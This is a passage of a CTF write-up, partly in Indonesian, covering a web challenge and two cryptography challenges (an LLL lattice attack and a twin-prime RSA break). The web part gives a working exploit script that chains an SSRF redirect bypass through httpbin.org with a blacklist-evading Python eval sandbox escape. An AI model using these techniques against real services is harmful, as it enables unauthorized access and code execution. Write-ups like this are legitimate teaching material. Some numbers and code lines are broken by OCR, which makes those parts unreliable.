The /fetch endpoint takes a user-supplied URL (target), validates it using is_private_url, and then performs requests.get(target). The is_private_url function resolves the hostname to an IP and checks if it is private (like 127.0.0.1 or localhost).

```
def is_private_url(url):
    try:
        hostname = urlparse(url).hostname
        ip = ipaddress.ip_address(socket.gethostbyname(hostname))
        return ip.is_private
    except:
        return True
```

However, requests.get() in Python follows HTTP redirects (301/302) by default. The validation only checks the *initial* URL. If we provide a URL that resolves to a public IP (like httpbin.org) but then redirects to 127.0.0.1, requests will follow the redirect. Since the second request originates from the server itself, the remote_addr check on /admin_internal will see 127.0.0.1 and allow access.

Vulnerability 2: Python Sandbox Escape (RCE)

The /admin_internal endpoint allows code execution via the name parameter:

```
result = eval(normalized, {"__builtins__": builtins}, {})
```

However, there is a strict blacklist/waf:

1. Normalization: unicodedata.normalize("NFKC", name)
2. Blacklist: No quotes ('"), no numbers (0-9), no underscores (_), and forbidden words like os, open, system, import.

To bypass this, we can use Python's dynamic nature to construct the payload open("flag").read() without using any forbidden characters.

1. Numbers: We can generate integers using the length of data structures. For example: x:=len(list(dict(a=()))) results in 1. We can sum these to create any number.
2. Strings: We can use chr(number) to generate characters.
3. Execution: We construct the strings "open" and "flag" character by character, then use eval() (which is allowed/available in builtins implicitly or via construction) to convert the string "open" into the function open.


The final payload logic looks like: eval("open")("flag").read().

Exploit Script

```
import urllib.parse

# construct:
eval(chr(111)+chr(112)+chr(101)+chr(110))(chr(102)+chr(108)+chr(97
)+chr(103)).read()
# open("flag").read()

def get_number_setup():
    return
"(a:=len(list(dict(a=()))))+(b:=a+a)+(c:=b+b)+(d:=c+c)+(e:=d+d)+(f
:=e+e)+(g:=f+f)"
```

```
def make_chr(char):
    val = ord(char)
    parts = []
    mapping = {64:'g', 32:'f', 16:'e', 8:'d', 4:'c', 2:'b', 1:'a'}
    for k, v in mapping.items():
        if val >= k:
            parts.append(v)
            val -= k
    return f"chr({'+'.join(parts)})"

target_str_open = "+".join([make_chr(c) for c in "open"])
target_str_flag = "+".join([make_chr(c) for c in "flag"])


preamble = get_number_setup()
payload_code =
f"eval({target_str_open})({target_str_flag}).read()"
full_payload = f"[{preamble},{payload_code}][a]"
safe_payload = urllib.parse.quote(full_payload)

target_url =
f"http://0.0.0.0:9989/admin_internal?name={safe_payload}"
redirect_url =
f"http://httpbin.org/redirect-to?url={urllib.parse.quote(target_ur
l)}"

print(f"Payload URL:\n{redirect_url}")
```

Run the script to get the URL, then submit it to the /fetch endpoint.



flag: NCW{h4L0_m4S_4dd1d4s_Bu$4n_t1g3r}

Cryptography

[100 pts] salvage

Description

Trying to salvage whatever I'm trying to cook

author: Wrth

Diberikan

```
from sage.all import *
from Crypto.Cipher import AES
from Crypto.Util.number import *
from Crypto.Util.Padding import pad
from mpmath import mp
from os import urandom

import json
import random

FLAG = open("flag.txt", "rb").read().strip()

mp.dps = 1000

def lift_x(x):
    return mp.sqrt((x**2-1)/(2*x**2 - 1))

def double(pt):
    x, y = pt
    xf = (2*x*y)/(1 + 2*x**2*y**2)
    yf = (y**2 - x**2)/(1 - 2*x**2*y**2)
    return (xf, yf)

def add(pt1, pt2):
    x1, y1 = pt1
    x2, y2 = pt2
    xf = (x1*y2 + x2*y1)/(1+2*x1*x2*y1*y2)
    yf = (y1*y2 - x1*x2)/(1-2*x1*x2*y1*y2)
    return (xf, yf)

def scalar_multiply(pt, m):
    if m == 1:
        return pt
```

```
    half_mult = scalar_multiply(pt, m // 2)
    ans = double(half_mult)
    if m % 2 == 1:
        ans = add(ans, pt)
    return ans

key = urandom(16)
iv = urandom(16)
cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = pad(FLAG, 16)
ciphertext = cipher.encrypt(plaintext)

N = bytes_to_long(key)

gx = mp.mpf(random.random())
gy = lift_x(gx)
G = (gx, gy)
P = scalar_multiply(G, N)

json.dump({
    'gx': str(G[0]),
    'gy': str(G[1]),
    'px': str(P[0]),
    'py': str(P[1]),
    'ciphertext': ciphertext.hex(),
    'iv': iv.hex(),
}, open('output.txt', 'w'))
```

dan output.txt

{"gx":
"0.539070953423659626757569185429019853472709655761718 75",
"gy":
"1.301488763929228555532663967278872312498919265910126102515606226199143981370891339433984904672183204721213750085797306768155657352775088829397222225470737107909541616593237611699322190801245282745413588786425774612369267139524263731371869676373814727354153207003814692564755995118428481901579790908445174347166238709629292927855341224151778174649392740400907084657293628182844076580506543580684903877802986829786526452778214446538851886406647709056157514832957463991349566312152374138231325641027985269976132310553480905517364502650438919283359991240083722130510689222120431366675815555119567418536766407797163614800936684248603590059541476249884679383210647724043936542566448519 1

9064529848373549619302699099986757402845860618659127405559394329860167317805422954910899902307056192691943308171429254981797451072434899443381874601760331634806060246357881544014752349515580078126396554037582268850178529535060842498959851494170524637902821572270318905841535366931253292913938464823481083142839434320646 7", "px": "0.4728546117259449343078779094858265130404614591051625081023590856239317676428037908648802438373806782904910455489715217331839424655493833444128748837788168084846707022174816711191149464629468646098425091835173429680784486962282073590842303322897533471526735547211758100617775446203156078331376765041302101864235685561503097621684585484711100869197442869195108843397402491809493659674130033419578506432473325818504936925241896592277651600574798820800096724550951596110788838186641365066291736774418975778965166279676800717111114600700944561980248324332249838156712072426917544895080843640129810530592118682332669585609262651070111046143075780085328652035752182026837171276309169707780821489540896495069625609742060052529726152442037061916891039008498865050001909665829958988401929714176641989046671279701453729911953534506467568986405630504477688770554888350679782272061575910425936050459439246843015123247208751142569353245144965938673517384984992079270969071938489156044932917105486449344737521065662", "py": "-1.1850984703862756989146264187540018268558255722315407697874827842937999463790282795455192325854569821687696287870402985524992720486183753013475840503623403201442768350273085027687215746019576017720546160902532158423026474914327758924858989383365001222343208222109468113748956414278535714639086272852096163193419130797934494416579112061698745119915448674013251435446219774637398423399171921114445204841278194319510886699078256132013756263793842009972835752824418025214943824198577217655292027209330168539652407758137285378092995414892330351793259115204620346866687046259482375447681842949307867828724655571672469937327832672534468624741289299601369188264585239103205784870770210841418678098736435267339777937944210385008403247094048884880329255153033214275076379453066072285352286291019224555851235181776508035351246046972076577485022437999049604528956837965571482610105519851996564088409044956752882693756648027760656690387858533208082202169550337801933565016701246910974324067323350832751823240497 31", "ciphertext": "844525756e77d29e38db7eb453b56d5e2c08bd4a32e9bf1c909a6b8965eb6

7b201347f85c74a4251f9ecc647e913d0db960f658b0fdf6d84760ef642e10
8056bcc09bab60c1ac8dd2ace6fdc4ab474ca572aa0379b8b79632313c736f
d683ac35cc4f5b144cdff3ad58d311d6935a5149b238f2da4aa9ee8b7cc4ab
dd7657bccc0ada6a40fa84ee7227d6edeb491c5a2ea6d8600c95aaead76135
e1b2b869eb6a39c4befad04a7a6ae85b2d67d94ae1fc5bd752a6c5b7da665c
28f47245487ffebd2cd04b553b8a3ac38c1f0877e065e", "iv":
"1edc477cf859dda4f2e8fcbd006f4fbc"}

Challenge ini memberikan sebuah skema aneh berbasis titik di kurva Edwards non-standar, kemudian menggunakan hasil scalar multiplication tersebut sebagai 128-bit AES key. Tantangannya: kita hanya diberi titik generator G=(gx,gy), hasil perkalian P = N G, serta ciphertext AES-CBC. Nilai N sendiri adalah 16-byte random key yang langsung digunakan untuk AES.

Operasi double, add, dan scalar_multiply bukan operasi kurva Edwards biasa, tapi menggunakan transformasi dengan mpmath. Setelah diuji-coba, koordinat-koordinatnya ternyata dapat dipetakan ke parametrisasi elliptic integral:

u = ellipf(arcsin(x), m=2)

dan scalar multiplication pada kurva berubah menjadi operasi linear pada domain uuu:

u_p ≈ N * u_g (mod T)

dengan T periode elliptic integral tersebut.

Jadi masalahnya berubah menjadi:

N * u_g ≡ u_p (mod T)

yang berarti kita bisa mencari integer relation:

N * u_g + k * T - u_p ≈ 0

Untuk mencari bilangan bulat (N,k), kita dapat membuat lattice 3x3:

- baris pertama menyimpan u_g
- baris kedua menyimpan periode T
- baris ketiga menyimpan u_p

Setiap nilai diskalakan 10^500 agar cukup presisi untuk LLL.

LLL kemudian akan menghasilkan baris yang kira-kira :

a * u_g + b * T + c * u_p ≈ 0

Nilai a dari baris terbaik ini menjadi kandidat N.

Karena AES hanya butuh 128-bit terakhir dari N, kita coba:

- N_0
- -N_0
- N_0/2
- -(N+_0/2)
- serta ±1 dari semuanya

Lalu masing-masing di-mod 2^128 untuk dijadikan AES key.

Setiap key dicoba untuk mendekripsi ciphertext:

- kalau padding valid maka disimpan
- lalu dicek apakah plaintext terlihat seperti flag (kata "NCW{")

Salah satu kandidat menghasilkan plaintext yang valid maka flag ditemukan.

Berikut solver yang dijalankan

```
from sage.all import *
from mpmath import mp
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes
from Crypto.Util.Padding import unpad

# ==========================
# 1. Setup high precision
# ==========================
mp.dps = 1000  # sama seperti chall

# ==========================
# 2. Data dari output.txt
# ==========================
data = {
    "gx": "0.539070953423659626757569185429019853472709655761718 75",
    "gy":
"1.301488763929228555532663967278872312498919265910126102515606226199 14
```

```
398137089133943398490467218320472121375008579730676815565735277508882939
972222254707371079095416165932376116993221908012452827454135887864257746
612369267139524263731371869676373814727354153207003814692564755995118428
484190157979090844517434716623870962929292785534122415177817464939274040
090708465729362818284407658050654358068490387780298682978652645277821444
653885188640664770905615751483295746399134956631215237413823132564102798
526997613231055348090551736450265043891928335999124008372213051068922212
043136667581555511956741853676640779716361480093668424860359005954147624
988467938321064772404393654256644851919064529848373549619302699099986757
402845860618659127405559394329860167317805422954910899902307056192691943
308171429254981797451072434899443381874601760331634806060246357881544014
752349515580078126396554037582268850178529535060842498959851494170524637
902821572270318905841535366931253292913938464823481083142839434320646 7",
    "px":
"0.472854611725944934307877909485826513040461459105162508102359085623931767642803790864880243837380678290491045548971521733183942465549383344412874883778816808484670702217481671119114946462946864609842509183517342968078448696228207359084230332289753347152673554721175810061777544620315607833137676504130210186423568556150309762168458548471110086919744286919510884339740249180949365967413003341957850643247332581850493692524189659227765160057479882080009672455095159611078883818664136506629173677441897577896516627967680071711111460070094456198024832433224983815671207242691754489508084364012981053059211868233266958560926265107011104614307578008532865203575218202683717127630916970778082148954089649506962560974206005252972615244203706191689103900849886505000190966582995898840192971417664198904667127970145372991195353450646756898640563050447768877055488835067978227206157591042593605045943924684301512324720875114256935324514496593867351738498499207927096907193848915604493291710548644934473752106566 2",
    "py":
"-1.185098470386275698914626418754001826855825572231540769787482784293799946379028279545519232585456982168769628787040298552499272048618375301347584050362340320144276835027308502768721574601957601772054616090253215842302647491432775892485898938336500122234320822210946811374895641427853571463908627285209616319341913079793449441657911206169874511991544867401325143544621977463739842339917192111444520484127819431951088669907825613201375626379384200997283575282441802521494382419857721765529202720933016853965240775813728537809299541489233035179325911520462034686668704625948237544768184294930786782872465557167246993732783267253446862474128929960136918826458523910320578487077021084141867809873643526733977793794421038500840324709404888488032925515303321427507637945306607228535228629101922455585123518177650803535124604697207657748502243799904960452895683796557148261010551985199656408840904495675288269375664802776065669038785853320808220216955033780193356501670124691097432406732335083275182324049731",
```

```
    "ciphertext":
"844525756e77d29e38db7eb453b56d5e2c08bd4a32e9bf1c909a6b8965eb67b201347f
85c74a4251f9ecc647e913d0db960f658b0fdf6d84760ef642e108056bcc09bab60c1ac
8dd2ace6fdc4ab474ca572aa0379b8b79632313c736fd683ac35cc4f5b144cdff3ad58d
311d6935a5149b238f2da4aa9ee8b7cc4abdd7657bccc0ada6a40fa84ee7227d6edeb49
1c5a2ea6d8600c95aaead76135e1b2b869eb6a39c4befad04a7a6ae85b2d67d94ae1fc5
bd752a6c5b7da665c28f47245487ffebd2cd04b553b8a3ac38c1f0877e065e",
    "iv": "1edc477cf859dda4f2e8fcbd006f4fbc"
}

gx = mp.mpf(data['gx'])
px = mp.mpf(data['px'])

ciphertext = bytes.fromhex(data['ciphertext'])
iv = bytes.fromhex(data['iv'])

# ==========================
# 3. Elliptic "log" approx
# ==========================
# Model yang kamu pakai:
# u = ellipf(asin(x), m) dengan m = 2 (sesuai d = 2 di Edwards).
# Periode: singularitas di x = 1/sqrt(2) -> theta = pi/4.

u_G = mp.ellipf(mp.asin(gx), 2)
u_P = mp.ellipf(mp.asin(px), 2)

T_quarter = mp.ellipf(mp.pi / 4, 2)
T = 4 * T_quarter

print("[+] u_G =", u_G)
print("[+] u_P =", u_P)
print("[+] Period T =", T)

# ==========================
# 4. LLL untuk integer relation
# ==========================
# Cari integer (N, k, c) s.t. N*u_G + k*T + c*u_P ≈ 0.
# Bangun lattice 3D:
# basis:
#   b0 = (1, 0, SCALE*u_G)
#   b1 = (0, 1, SCALE*T)
#   b2 = (0, 0, SCALE*u_P)
# Vector umum: a*b0 + b*b1 + c*b2 = (a, b, SCALE*(a*u_G + b*T +
c*u_P)).
# Kalau |komponen_3| kecil -> kombinasi hampir 0.
```

```
SCALE = 10**500

M = Matrix(ZZ, [
    [1, 0, int(u_G * SCALE)],
    [0, 1, int(T   * SCALE)],
    [0, 0, int(u_P * SCALE)],
])

print("[+] Running LLL...")
M_red = M.LLL()
print("[+] Reduced basis:")
for row in M_red:
    print("   ", row)

# Pilih baris dengan error (kolom ke-3) paling kecil dan a != 0
best_row = None
best_err = None

for row in M_red:
    a = int(row[0])
    b = int(row[1])
    e = int(row[2])
    if a == 0:
        continue
    err_abs = abs(e)
    if best_err is None or err_abs < best_err:
        best_err = err_abs
        best_row = (a, b, e)

if best_row is None:
    raise RuntimeError("No suitable row from LLL to extract N")

a, b, e = best_row
print(f"[+] Best row from LLL: a={a}, b={b}, err={e} (|err|={abs(e)})")

N0 = abs(a)
print("[+] N0 from lattice =", N0)
print("[+] bit_length(N0)  =", N0.bit_length())

# ==========================
# 5. Generate candidate keys
# ==========================
def key_from_N(N_int):
    """Ambil N mod 2^128 dan convert ke 16-byte big-endian key."""
    N_int = N_int % (1 << 128)
    return long_to_bytes(N_int, 16)
```

```python
candidates_N = set()

# beberapa kandidat natural:
candidates_N.add(N0)
candidates_N.add(-N0)
candidates_N.add(N0 // 2)
candidates_N.add((-N0) // 2)

# Untuk jaga-jaga, tambahin +-1 di sekitar
for base in [N0, -N0, N0 // 2, (-N0) // 2]:
    for delta in range(-2, 3):
        candidates_N.add(base + delta)

print(f"[+] Total distinct N candidates: {len(candidates_N)}")

# ==========================
# 6. Coba decrypt semua kandidat
# ==========================
def looks_like_flag(plain: bytes) -> bool:
    # Bisa custom sesuai CTF, misal ada NCW{...}
    try:
        s = plain.decode('utf-8', errors='ignore')
    except Exception:
        return False
    if "NCW{" in s:
        return True
    return False

found = False

for Ncand in sorted(candidates_N):
    key = key_from_N(Ncand)
    if len(key) != 16:
        continue

    try:
        cipher = AES.new(key, AES.MODE_CBC, iv)
        pt = cipher.decrypt(ciphertext)
        # kalau padding gak valid, ini bakal raise
        pt_unpadded = unpad(pt, 16)
    except Exception:
        continue

    # Kalau lolos padding, cek apakah kelihatan kayak flag
    if looks_like_flag(pt_unpadded):
```

```python
        print("\n[+] === FOUND POSSIBLE FLAG ===")
        print("[+] N candidate:", Ncand)
        print("[+] key        :", key.hex())
        print("[+] plaintext :", pt_unpadded)
        try:
            print("[+] decoded   :", pt_unpadded.decode())
        except Exception:
            pass
        found = True
        break

if not found:
    print("[!] No candidate produced a nice-looking flag; print all successful decrypts anyway.")
    for Ncand in sorted(candidates_N):
        key = key_from_N(Ncand)
        if len(key) != 16:
            continue
        try:
            cipher = AES.new(key, AES.MODE_CBC, iv)
            pt = unpad(cipher.decrypt(ciphertext), 16)
            print("\n[+] Valid padding with N =", Ncand)
            print("key =", key.hex())
            print("pt  =", pt)
        except Exception:
            continue
```

```
hellow@FelesiaJ:~/ncw$ python3 solve.py
[+] u_G = 0.65160163084187851773326815966368642433435840658909641753566312793162246225151749896679674713189618803706479595043825252321900139731949838547379831918886726562404493105771876661392391146489879788664468745065340684951811229
584608056733574371152380237022888075757560431081235961455464968578876218232748300355583614825569882177770294503422353947154229515452828355238821170505035869449565754138349954435626631747507908193147326931689819868187623143112936569886
468528408830706783224045264420973804650176425046579840492956163231661443022301803396343248214465996218961107609970183223186079631871577987963358305098764240660884439675263227124840982845029715766585784032871497058578867413987045470083
724860602753823012930582652144272193520891961464845866195583931646663129104341599826334878500383355757654120947308210586766101099232796255187485008299767582798263331728431715822348282308392170099700595819225353605341789020157816580179
342293285634183668230627014290351855502111316399373376196495799004457583 16
[+] u_P = 0.5412514327609454452235218160225539955301566916337211552977075123528583338343286851600643926452296165162061645744097834276402058453818668743320408094185608194736903771653045522583389933603357517553716360264179255023107261
279511142243344830439570089490518133567051457327366018401861134525644258206189304088606658177322789756311638016511188104837599851502440610845905275578657407713877340359961055783186446497513588151752077554182884855340863056919573302772882
095140282880824975811605989406997882297645244114239789884676468259489435872144579250003480913925859003991853309360646061920603625481630777549139197802185626151435515058932069153167993115972994966356107307673981308997561335934744731880
864220292724741957498853888318544251026861341906609513517352111252913758384926729846496857009836585954680977561380248557395148320388792553796318873089325515350633356344958289648197907682558469458746121229705591158353144462050683965533
922180802047326408099604636331804731606992383355503191785435337686965576
[+] Period T = 5.2441115108584239620929679179782238827365509902863246325633643407601581174140828508460591065922858186892271505343566436111121791380278787138940223886955047168084528299432981390387379995986429214476624278162041244379485992
017131090795446107390994205777766510529740426580241950816662571730234595044584285933848610279369129110788657628307626634702168184526242649533526682901997720685884295844942897592781574512837904362205450503325992866676932135866727018627961705247547881828525297969609690145082954092343351410984632436936216411215907844207071837179442913016719172410856846208851416622323283576133799506373448279990516041021061578006549518065209337232216542899337513855314443675332528621364097562310910377855468166951294807765362461487572521124983468948553297342087547478312723904429730050365738885239128220756523053107235665410551713697542469584167733977975613836148847829057570496147864218455561075948485503636333520669388066260661759852734276522457384980238854010585617510984188768979892876443
[+] Running LLL...
[+] Reduced basis:
    (-39566843420604255336147183225041126666, 49163336742795743624755330861100567897, 14637182413242405108356929866277167499 4)
    (-10062344800720087753188836892101661196134729647250746253503634113152574876082627663325598248845746441091690903232393932596927289267117939648077209903671213989371226729355656166714964084501612035413573068219814036778330676812876
475, 58597775120146560617908005168904976173893890149899079800911991289322481572298717972954079277268073730289633795962612034482410759823842362864395573817389433896569516285627481865048547427457158731956423769923060293077591695782398885
1, -28899740660347386588729180496770210107250787661129773600300700017804126743831831964304161712843592099697355380593833278372597195992658897050438816383869493832303732995287612102202096390847013912742408122
4}
    (91089326847093331155123608261515901022822412349093069630933345859191097241935047028365140048716092795368876105047358564450674097125261862869237433600106512152600053863118637896951372928877501945773189049917692778082886289307084011 0
6, 39019156209697266807612313369223972696963615639619448686066312806229356093402636364707405909892419509294123019753853073132533370220281551222549976030909899963639954280660238196392704557351709910959143418113945051040463334324776941918237
, 11766565161856169283837031562411356809690053035234167394341080666273434249693215580170807716587358041343025629570809191077353779812893009616648049423329943880041860491812854797765203603679624105534709987354976931563447642038331073842 6}
[+] Best row from LLL: a=-39566843420604255336147183225041126666, b=49163336742795743624755330861100567897, err=-14637182413242405108356929866277167499 4 (|err|=14637182413242405108356929866277167499 4)
[+] N0 from lattice = 39566843420604255336147183225041126666
[+] bit_length(N0)  = 129
[+] Total distinct N candidates: 20

[+] === FOUND POSSIBLE FLAG ===
[+] N candidate: 197834217103021276680735916125205633334
[+] key        : 94d57bf966b9cdc5119f37cd8e7d1936
[+] plaintext : b'NCW{yak_maafkan_guys_ini_aslinya_mau_dibuat_lebih_original_dikit_tapi_pas_saya_masak_malah_gosong_jadinya_ku_salvage_gini_deh_kayak_copas_mentah_mentah_cryptohack_:sob:_anggap_saja_bonus_poin_:D}'
[+] decoded   : NCW{yak_maafkan_guys_ini_aslinya_mau_dibuat_lebih_original_dikit_tapi_pas_saya_masak_malah_gosong_jadinya_ku_salvage_gini_deh_kayak_copas_mentah_mentah_cryptohack_:sob:_anggap_saja_bonus_poin_:D}
hellow@FelesiaJ:~/ncw$ |
```

Flag:
NCW{yak_maafkan_guys_ini_aslinya_mau_dibuat_lebih_original_dikit_tapi_pas_saya_masak_malah_gosong_jadinya_ku_salvage_gini_deh_kayak_copas_mentah_mentah_cryptohack_:sob:_anggap_saja_bonus_poin_:D}

[100 pts] wassup twin

Description

こんにちは twin, 我创建了一个简单的 chall for you twin. The challenge is not 壊れた twin. Ok 안녕히 가세요 twin

author: Auric

Diberikan

```
import sympy
import random

def genYessir(bit_length=1024):
    while True:
        p = sympy.randprime(2**(bit_length - 1), 2**bit_length)
        q = p + 2
        if sympy.isprime(q):
            return p, q

p, q = genYessir(bit_length=64)
N = p * q
e = 65537

flag = b'NCW{REDACTED}' # 23 <- :D heres a hint

m = int.from_bytes(flag, 'big')

c = pow(m, e, N)

print(f"N = {N}")
print(f"e = {e}")
print(f"c = {c}")
```

dan output.txt

N = 9222695963439554272730587028669182409 9

e = 65537

c = 8102866243934006866078556487324638982 1

Modulus RSA pada challenge dihasilkan dari kode:

```
p = randprime(...)
q = p + 2       # twin primes
```

Sehingga N = p·q adalah hasil kali **twin prime**. Untuk twin prime, berlaku:

N = p(p+2) = (p+1)^2 − 1 -> N+1 = (p+1)^2

Artinya faktorisasi RSA dapat dilakukan dengan:

- s = √(N + 1)
- p = s − 1
- q = p + 2

Dengan demikian, kita dapat nilai p dan q langsung

Tapi, karena modulus N jauh lebih kecil daripada panjang flag (23 byte), hasil dekripsi RSA m = c^d mod N bukan plaintext penuh, melainkan hanya *residu* plaintext modulo N. Untuk mendapatkan plaintext sebenarnya, kita harus mencari nilai:

M = m + k * N

untuk suatu bilangan bulat k ≥ 0. Dengan kata lain, kita perlu menambahkan kelipatan N ke m hingga M memiliki panjang yang benar, prefix "NCW{", dan format ASCII valid. Proses ini dilakukan dengan membatasi rentang k yang mungkin, lalu memeriksa setiap kandidat sampai ditemukan M yang memenuhi seluruh kriteria tersebut.

Kita tahu dua hal penting:

- Prefix flag selalu "NCW{"
- Total panjang flag = 23 byte

Prefix "NCW{" dapat diubah menjadi nilai integer pref_val. Sisa panjang setelah prefix adalah remaining = 23 - len("NCW{").

Maka nilai M yang valid harus berada dalam interval:

low = pref_val×256^remaining

high=(pref_val+1)×256^remaining−1

Lalu

M=m+kN, maka low≤m+kN≤high

Dan kita dapat buat batas k jadi,

k≥(low-m)/N dan k≤(high-m)/N

Dengan cara ini kita mendapatkan rentang k yang *pasti* mengandung plaintext yang benar.

Berikut solver yang dijalankan

```
import math
import time

# Challenge parameters from output.txt
N = 922269596343955427273058702866918240 99
e = 65537
c = 810286624393400686607855648732463898 21

def solve():
    t0 = time.perf_counter()

    # Exploit the twin-prime structure: N + 1 is a square, so p =
sqrt(N + 1) - 1 and q = p + 2
    s = math.isqrt(N + 1)
    assert s * s == N + 1, "N+1 should be a perfect square for twin
primes"
    p = s - 1
    q = p + 2

    phi = (p - 1) * (q - 1)
    d = pow(e, -1, phi)
    m = pow(c, d, N)

    # Flag length hint
    L = 23
    prefix = b"NCW{"
    suffix_byte = ord("}")
    base = 256

    # Bound k so that M = m + kN has the right length and prefix
    pref_val = int.from_bytes(prefix, "big")
    remaining = L - len(prefix)
    low = pref_val * (base ** remaining)
    high = (pref_val + 1) * (base ** remaining) - 1
    k_min = (low - m + N - 1) // N
    k_max = (high - m) // N
```

```python
    # Constrain by last byte
    inv = pow(N % base, -1, base)
    k_mod = ((suffix_byte - (m % base)) * inv) % base

    candidates = (k for k in range(k_min, k_max + 1) if k % base ==
k_mod)
    flag = None
    checked = 0
    for k in candidates:
        M = m + k * N
        b = M.to_bytes(L, "big")
        if not (b.startswith(prefix) and b.endswith(b"}")):
            continue
        if all(32 <= x <= 126 for x in b):
            flag = b.decode()
            break
        checked += 1

    elapsed = time.perf_counter() - t0
    if flag is None:
        raise SystemExit("Flag not found")
    print(f"flag: {flag}")
    print(f"elapsed: {elapsed:.3f}s")

if __name__ == "__main__":
    solve()
```

```
hellow@FelesiaJ:~/ncw$ python3 solve.py
flag: NCW{its_that_easy_twin}
elapsed: 1.524s
```

Flag :
NCW{its_that_easy_twin}